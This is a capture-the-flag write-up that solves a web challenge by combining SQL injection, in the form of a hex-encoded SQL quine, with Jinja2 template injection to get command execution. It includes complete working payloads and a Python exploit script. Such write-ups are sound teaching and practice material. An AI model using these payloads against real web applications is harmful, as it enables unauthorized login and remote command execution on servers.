Description
Unless it’s from “Go Go Squid!”, no quotes are allowed here! Let this wholesome quote heal your soul:
Ai Qing: “If you didn’t know about robot combat back then, what would you be doing?”
Wu Bai: “There’s no if. As long as you’re here, I’ll be here.”
Now complete with a double check for extra security!
Solution
Note: To figure out the solution, I created a “debug” version of the app that prints a lot of debug messages for troubleshooting the payload and understand what is going on:
This challenge is the same as No Quotes but with one additional check:
if not username == row[0] or not password == row[1]:
    return render_template("login.html", error="Invalid credentials.", ...)
The challenge here is that due to that check, we need to meet the following conditions:
- username: It must be equal to
row[0]. - password: It must be equal to
row[1]. - Then
session["user"] = row[0]so the SSTI payload must be inrow[0].
Let’s use an example to understand it better. If we use the following credentials:
username = test
password = password
The query becomes:
SELECT username, password FROM users WHERE username = ('test') AND password = ('password')There’s no matching row, because the only credentials in the DB are ‘test/test’. So raw=None. Now, let’s use valid credentials:
username = test
password = test

SELECT username, password FROM users WHERE username = ('test') AND password = ('test')
The result would be:
row = ("test", "test")
row[0] == "test"
row[1] == "test"
And the check would pass because that’s exactly what we used as username and password:
username == row[0]   # True
password == row[1]   # True
So we need to force the query to return our payload for the check to pass. In other words, we need a SQL quine.
We have the SSTI payload:
{{lipsum.__globals__.os.popen(request.args.values()|first).read()}}We know we need to scape the username with \\ to inject our SQL payload. So username must be:
username="{{lipsum.__globals__.os.popen(request.args.values()|first).read()}}\\"For the password, we need the injected SQL query to return the 2 columns so that row[0] is our username (the SSTI payload) and row[1] is the password payload itself (this is why we need a SQL quine). To achieve this we need to use a REPLACE query within a UNION SELECT. We also need to use hex to bypass the blocking of ' and ".
password=`") UNION SELECT 0x(<username in hex>),REPLACE(0x$, CHAR(36), HEX(0x$))#"REPLACE(0x$, CHAR(36), HEX(0x$)):
0x$: placeholder for ‘this entire query’.CHAR(36): ASCII$.HEX(0x$): hex of the query.
The final exploit is:
username = "{{lipsum.__globals__.os.popen(request.args.values()|first).read()}}\\"

# Quine template: $ gets replaced with the hex value of the template itself
quine = f") UNION SELECT 0x{username.encode().hex()},REPLACE(0x$,CHAR(36),HEX(0x$))#"
password = quine.replace('$', quine.encode().hex().upper())
This becomes (note that the below payload is meant to be used in the browser so only one \ is required for the username):
username: '{{lipsum.__globals__.os.popen(request.args.values()|first).read()}}\'

password: ') UNION SELECT 0x7b7b6c697073756d2e5f5f676c6f62616c735f5f2e6f732e706f70656e28726571756573742e617267732e76616c75657328297c6669727374292e7265616428297d7d5c,REPLACE(0x2920554E494F4E2053454C454354203078376237623663363937303733373536643265356635663637366336663632363136633733356635663265366637333265373036663730363536653238373236353731373536353733373432653631373236373733326537363631366337353635373332383239376336363639373237333734323932653732363536313634323832393764376435632C5245504C414345283078242C43484152283336292C48455828307824292923,CHAR(36),HEX(0x2920554E494F4E2053454C454354203078376237623663363937303733373536643265356635663637366336663632363136633733356635663265366637333265373036663730363536653238373236353731373536353733373432653631373236373733326537363631366337353635373332383239376336363639373237333734323932653732363536313634323832393764376435632C5245504C414345283078242C43484152283336292C48455828307824292923))#'
That will log us in. We can use /home?c=<cmd> to execute commands. The below screenshot shows the id command:

To get the flag, we just need to do /home?c=/readflag. We can script it as follow:
import requests

url = "http://127.0.0.1:5000"

def exploit(url, cmd="/readflag"):
    username = "{{lipsum.__globals__.os.popen(request.args.values()|first).read()}}\\"
    # Quine template: $ gets replaced with the hex value of the template itself
    quine = f") UNION SELECT 0x{username.encode().hex()},REPLACE(0x$,CHAR(36),HEX(0x$))#"
    password = quine.replace('$', quine.encode().hex().upper())

    session = requests.Session()
    session.post(f"{url}/login", data={"username": username, "password": password})
    r = session.get(f"{url}/home?c={cmd}")
    return r.text

print(exploit(url))
Flag: uoftctf{d1d_y0u_wR173_4_pr0P3r_qU1n3_0r_u53_INFORMATION_SCHEMA???}